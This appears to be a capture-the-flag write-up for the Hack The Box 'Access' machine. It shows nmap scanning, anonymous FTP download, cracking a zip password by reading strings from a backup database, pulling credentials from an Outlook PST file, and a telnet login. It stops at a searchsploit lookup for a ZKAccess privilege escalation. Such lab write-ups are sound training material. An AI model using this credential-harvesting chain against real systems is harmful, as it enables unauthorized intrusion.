
Access

Difficulty: Easy
OS: Windows

Nmap

Starting with an aggressive nmap scan, we find ports 21, 23, and 80 are open.




```
┌──(root💀kali)-[~/htb/access]
└─# nmap -A 10.10.10.98 | tee nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 20:44 EDT
Nmap scan report for 10.10.10.98
Host is up (0.086s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet?
| telnet-ntlm-info:
|   Target_Name: ACCESS
|   NetBIOS_Domain_Name: ACCESS
|   NetBIOS_Computer_Name: ACCESS
|   DNS_Domain_Name: ACCESS
|   DNS_Computer_Name: ACCESS
|_  Product_Version: 6.1.7600
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
```

Taking a quick look at the nmap scan, we see anonymous FTP is open.


FTP Enumeration

Logging into FTP anonymously, we find we have access to the “Backups” and “Engineer” folders.



```
┌──(root💀kali)-[~/htb/access]
└─# ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  09:16PM       <DIR>          Backups
08-24-18  10:00PM       <DIR>          Engineer
226 Transfer complete.
```

Going into these directories reveals two files that may prove useful, but they are too big to simply use the “get” command through FTP. We will have to mirror them onto our machine.




```
┌──(root💀kali)-[~/htb/access]
└─# wget --mirror --no-passive 'ftp://anonymous:anon@10.10.10.98/*'
--2021-08-05 20:56:29--  ftp://anonymous:*password*@10.10.10.98/*
           ⇒ '10.10.10.98/.listing'
Connecting to 10.10.10.98:21 ... connected.
Logging in as anonymous ... Logged in!
⟹ SYST ... done.     ⟹ PWD ... done.
⟹ TYPE I ... done.   ⟹ CWD not needed.
⟹ PORT ... done.     ⟹ LIST ... done.
```

Wget --mirror --no-passive ‘ftp://anonymous:anon@10.10.10.98/’

NOTE: we have to add the “--no-passive” flag as without it the transfer fails. This is not the case with all mirroring through FTP.

Now we have all the files on our machine and can start looking through them.


If we attempt to open the zip file, we find a password is required.



```
┌──(root💀kali)-[~/htb/access/10.10.10.98/Engineer]
└─# 7z x Access\ Control.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870


Enter password (will not be echoed):
ERROR: Wrong password : Access Control.pst

Sub items Errors: 1

Archives with Errors: 1

Sub items Errors: 1
```

7z x Access\ Control.zip


This may be crackable, so we use “zip2john” to convert the zip file into a format readable and crackable by John the Ripper along with Hashcat.




```
┌──(root💀kali)-[~/htb/access/10.10.10.98/Engineer]
└─# zip2john Access\ Control.zip > ../../ziphash.hash
ver 2.0 Access Control.zip/Access Control.pst PKZIP Encr:
```

Zip2john Access\ Control.zip > ziphash.hash

While that runs we go ahead and take a look at the file in the Backups folder. We could attempt to open the mdb database file, but we could also attempt to run the “strings” command and see if we can find anything useful a little faster.



```
┌──(root💀kali)-[~/htb/access/10.10.10.98/Backups]
└─# strings backup.mdb | sort | uniq -c | sort -nr | grep 1
```




```
1  ActiveX
1 access4u@security
1 Access
```

Strings backup.mdb | sort | uniq -c | sort -nr | grep 1

From using "strings" and sorting the output, we sort through and find the line "access4u@security." This is interesting by itself and may be useful - potentially the password we want. We could also take this list of words and use it as the bruteforce wordlist against the zip file, but for now let's try the above.


Attempting the phrase above, we successfully gain access to the zip file.




```
┌──(root💀 kali)-[~/htb/access/10.10.10.98/Engineer]
└─# 7z e Access\ Control.zip

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870


Would you like to replace the existing file:
  Path:     ./Access Control.pst
  Size:     271360 bytes (265 KiB)
  Modified: 2018-08-23 20:13:52
with the file from archive:
  Path:     Access Control.pst
  Size:     271360 bytes (265 KiB)
  Modified: 2018-08-23 20:13:52
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? y


Enter password (will not be echoed):
Everything is Ok

Size:       271360
Compressed: 10870
```

Password*:* **access4u@security**

Before we continue, we will go back to the database file we fould earlier and go through it.




```
┌──(root💀 kali)-[~/htb/access/10.10.10.98/Backups]
└─# mdb-sql backup.mdb
```



```
1 ⇒ list tables
2 ⇒ go

+--------------------------------+
|Tables                          |
+--------------------------------+
|acc_antiback                    |
|acc_door                        |
|acc_firstopen                   |
|acc_firstopen_emp               |
|acc_holidays                    |
|acc_interlock                   |
|acc_levelset                    |
```

Mdb-sql backup.mdb


This is a lot of tables to go through, so we will export them onto our machine so we can use our linux tools.




```
┌──(root💀kali)-[~/htb/access/10.10.10.98/Backups]
└─# mkdir tables

┌──(root💀kali)-[~/htb/access/10.10.10.98/Backups]
└─# for i in $(mdb-tables backup.mdb); do mdb-export backup.mdb $i > tables/$i; done
```

for i in $(mdb-tables backup.mdb); do mdb-export backup.mdb $i > tables/$i; done

Now we have all the tables on our machine and can enumerate them. Some of the tables may be empty, so we check for that.



```
┌──(root💀kali)-[~/…/access/10.10.10.98/Backups/tables]
└─# wc -l * | sort -n
```




```
   2 acc_timeseg
   2 auth_group
   2 personnel_area
   2 SystemLog
   4 areaadmin
   4 auth_user
   4 LeaveClass
   4 TBKEY
   6 ACGroup
   6 DEPARTMENTS
   6 USERINFO
   8 deptadmin
  11 ACUnlockComb
  12 acc_wiegandfmt
  16 LeaveClass1
  20 AttParam
  25 action_log
 242 total
```

*Wc -l * | sort -n*

The interesting tables here are auth_group, auth_user, USERINFO, and deptadmin.


Looking into these, we find only auth_user has useful information.



```
┌──(root💀kali)-[~/…/access/10.10.10.98/Backups/tables]
└─# cat auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
```


This leads us back to the zip file, so we will go there.

When we last accessed the zip file, we extracted a file called “Access Control.pst”



```
┌──(root💀kali)-[~/htb/access/10.10.10.98/Engineer]
└─# ls
'Access Control.pst'   'Access Control.zip'
```


Running the "file" command against this new file reveals it is an Outlook folder. We cannot read this without exporting to Outlook, but we may be able to convert it to a format we can read. Doing a quick google search on how to make a pst file readable by linux, we find the tool "readpst" fills the job. Trying this out, we convert the pst file into a mbox file.



```
┌──(root💀 kali)-[~/htb/access/10.10.10.98/Engineer]
└─# readpst Access\ Control.pst
Opening PST file and indexes ...
Processing Folder "Deleted Items"
        "Access Control" - 2 items done, 0 items skipped.

┌──(root💀 kali)-[~/htb/access/10.10.10.98/Engineer]
└─# ls
'Access Control.mbox'  'Access Control.pst'  'Access Control.zip'
```

Readpst Access\ Control.pst


Reading this file, we find some interesting information



```
From "john@megacorp.com" Thu Aug 23 19:44:07 2018
Status: RO
From: john@megacorp.com <john@megacorp.com>
Subject: MegaCorp Access Control System "security" account
To: 'security@accesscontrolsystems.com'
Date: Thu, 23 Aug 2018 23:44:07 +0000
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="--boundary-LibPST-iamunique-1589247468_-_-"


----boundary-LibPST-iamunique-1589247468_-_-
Content-Type: multipart/alternative;
        boundary="alt---boundary-LibPST-iamunique-1589247468_-_-"

--alt---boundary-LibPST-iamunique-1589247468_-_-
Content-Type: text/plain; charset="utf-8"

Hi there,



The password for the "security" account has been changed to 4Cc3ssC0ntr0ller.  Please ensure this is passed on to your engineers.



Regards,

John
```

4Cc3ssC0ntr0ller

Taking this password to telnet, we are successfully able to login as the "security" user




```
┌──(root💀kali)-[~/htb/access]
└─# telnet 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>
```

Telnet 10.10.10.98

Security: Enumeration

Going through the permissions and systeminfo, we find nothing very useful.

Going to the main C:\ drive, we notice a directory called “ZKTeco.” Heading into this folder shows a progra mcalled “ZKAccess” is installed with version 3.5. Doing a quick searchsploit query for this software, we find two potential vulnerabilities, only one of which may be useful to us.



```
┌──(root💀 kali)-[~/htb/access]
└─# searchsploit zkaccess
---------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------
ZKTeco ZKAccess Professional 3.5.3 - Insecure File Permissions Privilege Escalation
ZKTeco ZKAccess Security System 5.3.1 - Persistent Cross-Site Scripting
---------------------------------------------------------------------------------------
```